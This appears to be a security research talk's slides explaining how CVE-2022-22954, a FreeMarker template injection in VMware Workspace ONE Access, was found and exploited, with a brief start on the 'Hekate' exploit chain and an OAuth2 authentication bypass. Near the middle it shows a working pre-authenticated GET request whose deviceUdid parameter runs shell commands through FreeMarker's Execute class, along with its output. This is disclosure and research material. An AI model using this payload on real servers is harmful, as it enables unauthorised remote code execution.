
- Vulnerability resides in the customError.ftl template file
- The vulnerable sink is `errorObj?eval`

### Response

Pretty	Raw	Hex	Render	Hackvertor
68			FreeMarker template error (DEBUG mode; use RETHROW in production!):	
69			Failed to "?eval" string with this error:	
70				
71			---begin-message---	
72			Syntax error in ?eval-ed string in line 1, column 111:	
73			Encountered ";" but was expecting one of these patterns:	
74			","	
75			".."	

# Discovering CVE-2022-22954

UiErrorController contains a default error handler!



The screenshot shows an IDE with the source code of `UiErrorController.class` open. The `@RequestMapping("/error")` annotation and the `sendUnhandledError` method are highlighted with red boxes. The `return getPage(request, response, model, errorCode)` line is highlighted with a green box. The runtime view on the right shows the state of the controller and the response object.

```
98 /* */
99 /* */
100 /* */
101 /* */
102 /* 102 */
103 /* 103 */
104 /* 104 */
105 /* */
106 /* */
107 /* */
108 /* */
109 /* 109 */
110 /* */
111 /* 111 */
112 /* */
113 /* */
114 /* */
115 /* 115 */
116 /* */
117 /* */
118 /* */
119 /* 119 */
120 /* */
121 /* */
```

```
@RequestMapping("/error")
@ApiOperation(value = "sendUnhandledError", notes = "")
public String sendUnhandledError(HttpServletRequest request,
    int errorCode = (request.getAttribute("javax.servlet.error.status_code") != null) ?
    String errorMessage = (request.getAttribute("javax.servlet.error.message") != null) ?
    String exClass = (request.getAttribute("javax.servlet.error.exception_class") != null) ?

    String errorObj = "{\"code\": \"\" + errorCode + "\",
    \"message\": \"\" + errorMessage + "\",
    \"exClass\": \"\" + exClass + "\"";

    return getPage(request, response, model, errorCode);
}
```


```
private boolean isErrorTypeUnauthorized(int errCd) {
    return errCd == HttpServletResponse.SC_UNAUTHORIZED;
}

public String getErrorPath() { return null; }
```

Name	Value
this	UiErrorCont
request	Application
response	ErrorPageFi
model	BindingAwa
errorCode	500
errorMessage	"The request
exClass	"org.springf
errorObj	"{"code": "500", "message": "The request was rejected because the URL contained a potentially malicious String \";\""}"

```
<Choose a previously entered e
{"code": "500", "message": "The request was rejected because the URL contained a potentially malicious String \";\""}"
```

# Discovering CVE-2022-22954



```
private String getErrorPage(HttpServletRequest request, HttpServletResponse response, Map<String, Object> model, int errorCode, String errorMessage, String exClass) {  
    //...  
    boolean isAWJade = UserAgentResolver.isNativeApp(userAgent);  
    boolean garnetAndAbove = UserAgentResolver.isGarnetAndAbove(userAgent);  
  
    String errorPage = (String)Optional.of(...).filter(...).map(...).orElseGet(() ->  
handleGenericError(request, response, model, isAWJade, garnetAndAbove, exClass, errorCode, errorMessage));  
    return StringUtils.hasText(errorPage) ? errorPage : null;  
}
```



# Discovering CVE-2022-22954

errorMessage is placed in errorObj and passed directory to customError.ftl

```
private String handleGenericError(HttpServletRequest request, HttpServletResponse response,
Map<String, Object> model, boolean isAWJade, boolean garnetAndAbove, String excpClass, int errorCode,
String errorMessage) {
    //...
    model.put("errorObj", errorMessage);
    //...
    return "customError";
}
```


```
researcher@mars:~/research/vidm$ cat ftl/templates/customError.ftl |grep eval
<#assign m = errorObj?eval>
```



# Discovering CVE-2022-22954

How did we land in this error page?

Spring implements StrictHttpFirewall by default since version 4.2.4 to block suspicious requests!



The screenshot shows an IDE window with the following components:

- Debugger:** Shows a thread named "Daemon Thread [Thread-6] (Suspended (br...)" with a key icon. Below it, a list of stack frames includes "StrictHttpFirewall.rejectedBlocklistedU...", "StrictHttpFirewall.getFirewalledReques...", "FilterChainProxy.doFilterInternal(Servle...", "FilterChainProxy.doFilter(ServletReque...", "DelegatingFilterProxyRegistrationBean...", "DelegatingFilterProxyRegistrationBean...", "ApplicationFilterChain.internalDoFilter...", and "ApplicationFilterChain.doFilter(Servlet...".
- Source Editor:** Displays the source code for "StrictHttpFirewall.class". The code includes two methods: "rejectedBlocklistedUrls" (lines 453-457) and another method (lines 461-465). Line 456 is highlighted in green and contains the line: `throw new RequestRejectedException("The request was rejected because the U...");`. A red box highlights the semicolon at the end of this line.
- Variables Panel:** Shows a list of variables: "this", "forbidden", and "request". The "forbidden" variable is highlighted in orange.

Home

PUBLIC

 Questions

Tags

Users

Companies

COLLECTIVES ⓘ

 Explore Collectives

TEAMS

**Stack Overflow for Teams** – Start

collaborating and sharing organizational knowledge.

Use `?eval_json` (requires FreeMarker 2.3.31):

24

```
<!-- Using '...' instead of "<!-- prints: bar -->

<!-- Dump the whole map: -->
<#list m as k, v>
  ${k} => ${v}
</#list>
```

Before 2.3.31, `?eval` was popular for this purpose, but that actually expects FreeMarker expressions. That's a problem because it doesn't support `null`, or `\uXXXX` escapes (so parsing of such JSON will fail). Also it **can be a security problem**, because it supports accessing variables, and calling methods/functions, while JSON doesn't.


# Exploiting CVE-2022-22954

## Questions:

- Do we need to escape the Freemarker sandbox?
- Can we find a thrown Exception containing attacker-controlled data?

Spring MVC configuration is typically performed in code.

The configuration can be found in the **endusercatalog.ui.config.WebConfig** class.



# Exploiting CVE-2022-22954

Sandbox enabled by default however **setConfiguration is missing!**

```
public FreeMarkerConfigurer createFreeMarkerFactory() {  
    FreeMarkerConfigurer freeMarkerFactoryBean = new FreeMarkerConfigurer();  
    freeMarkerFactoryBean.setTemplateLoaderPaths(new String[] { "classpath:./." });  
    freeMarkerFactoryBean.setPostTemplateLoaders(...);  
    freeMarkerFactoryBean.setPostTemplateLoaders(...);  
    freeMarkerFactoryBean.setDefaultEncoding("UTF-8");  
    return freeMarkerFactoryBean;  
}
```



# Exploiting CVE-2022-22954

Disable the unrestricted resolver for the new built-in too!

disable ?new

```
Configuration freemarkerConf = freeMarkerFactoryBean.createConfiguration();  
// enables default sandbox, can use SAFER_RESOLVER instead  
freemarkerConf.setNewBuiltinClassResolver(TemplateClassResolver.ALLOWS_NOTHING_RESOLVER);  
// disables DEBUG  
config.setTemplateExceptionHandler(TemplateExceptionHandler.RETHROW_HANDLER);  
freeMarkerFactoryBean.setConfiguration(freemarkerConf);
```

disable debug


# Exploiting CVE-2022-22954

## Questions:

- ~~Do we need to escape the Freemarker sandbox?~~ **No! new built-in available!**
- Can we find a thrown Exception containing attacker-controlled data?

Now, we need to reach a pre-authenticated code path that triggers an *Exception* containing unfiltered attacker controlled data!

**Let's target Spring Interceptors!**





# Exploiting CVE-2022-22954

WebConfig sets up interceptors for the application using specific URI matching

```
public void addInterceptors(InterceptorRegistry registry) {  
    registry.addInterceptor(new LoggingInterceptor()).addPathPatterns(UI_URLS);  
    registry.addInterceptor(new UiRequestInterceptor(this.urlScheme, this.urlPort))  
        .addPathPatterns(UI_URLS);  
    registry.addInterceptor(new AuthContextPopulationInterceptor(this.devMode))  
        .addPathPatterns(UI_URLS);  
    //...  
}
```

# Exploiting CVE-2022-22954

deviceUdid and deviceType are used to build an authentication context...

```
public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object handler)
{
    AuthContext.Builder authContextBuilder = new AuthContext.Builder();
    //...
    authContextBuilder.withDeviceId(request.getParameter("deviceUdid"))
        .withDeviceType(request.getParameter("deviceType"));
    //...
    AuthContext authContext = authContextBuilder.build();
    request.setAttribute("AUTH_CONTEXT", authContext);
    return true;
}
```

# Exploiting CVE-2022-22954

Attacker input used directly in a thrown Exception!



```
//...  
this.deviceId = StringUtils.hasText(builder.deviceId) ? builder.deviceId : null;  
this.deviceType = StringUtils.hasText(builder.deviceType) ? builder.deviceType : null;  
//...  
if (!isValidRequest()) {  
    throw new InvalidAuthContextException(new Object[] { this.tenantCode, this.deviceId,  
this.deviceType,  
        Boolean.valueOf(this.authorizationTokenRevoked) });  
}
```


# Exploiting CVE-2022-22954

## Questions:

- ~~Do we need to escape the Freemarker sandbox?~~ **No! new built-in available!**
- ~~Can we find a thrown Exception containing attacker-controlled data?~~ **Yes, inside of AuthContextPopulationInterceptor**

## Results:

- ✓ A single GET request for delivery
- ✓ Works on default installation
- ✓ Pre-authenticated
- ✓ Worked against VMWare's cloud



## Request

Pretty Raw Hex Hackvortor

```
1 GET /catalog-portal/hub-ui/byob?deviceUdid=
  <@urlencode>${"freemarker.template.utility.Execute"?new()} ("bash -c
  {echo,<@base64>id</base64>}|{base64,-d}|{bash,-i}")}</urlencode> HTTP/1.1
2 host: target
3
4
```

? ⚙️ ⬅️ ➡️ Search... 0 matches


## Response

Pretty Raw Hex Render Hackvortor

```
75
76
77 "Authorization context is not valid. Login request received with tenant code: target, c
78 ice id: uid=1001(horizon) gid=1003(www) groups=1003(www),1001(vfabric),1002(pivotal)\n,
79 vice type: null and token revoke status: false.");
80 }
```

# Hekate

Hekate is a triple bug chain RCE exploit:



## Server-side

1. Access Control Service Authentication Bypass (CVE-2022-22956)
2. DBConnectionCheckController JDBC Injection (CVE-2022-22957)
3. gatherConfig.hzn Privilege Escalation (CVE-2022-22960)

## Client-side

1. BrandingResource getBranding Information Disclosure (CVE-2022-22961)
2. DBConnectionCheckController CSRF (CVE-2022-22959)
3. gatherConfig.hzn Privilege Escalation (CVE-2022-22960)



# Access Control Service Auth Bypass

The OAuth2TokenResourceController and OAuth2ActivateResource classes exposed two dangerous methods:

1. generateActivationToken
2. activateOauth2Client

These two methods allows a remote attacker to obtain a valid client\_secret with the permissions of an already existing OAuth2 client.

To exploit this the target application needs to have default OAuth2 clients.

### Global Catalog Settings

- Global Settings
- Remote App Access**
- User Portal Branding
- User Portal Configuration
- New End User Portal UI
- People Search

### Remote App Access

- Clients Templates

You can create a client to enable a single application to register with Workspace ONE Access to allow user access to a specific application.

CLIENT ID	SCOPE	ACCESS TYPE	STATUS
acs	system, admin	User Access Token	Enabled
Service__OAuth2Client	system, admin	User Access Token	Enabled

# Access Control Service Auth Bypass

After exploiting this vulnerability, the attacker just uses a client\_credentials grant for a complete authentication bypass!

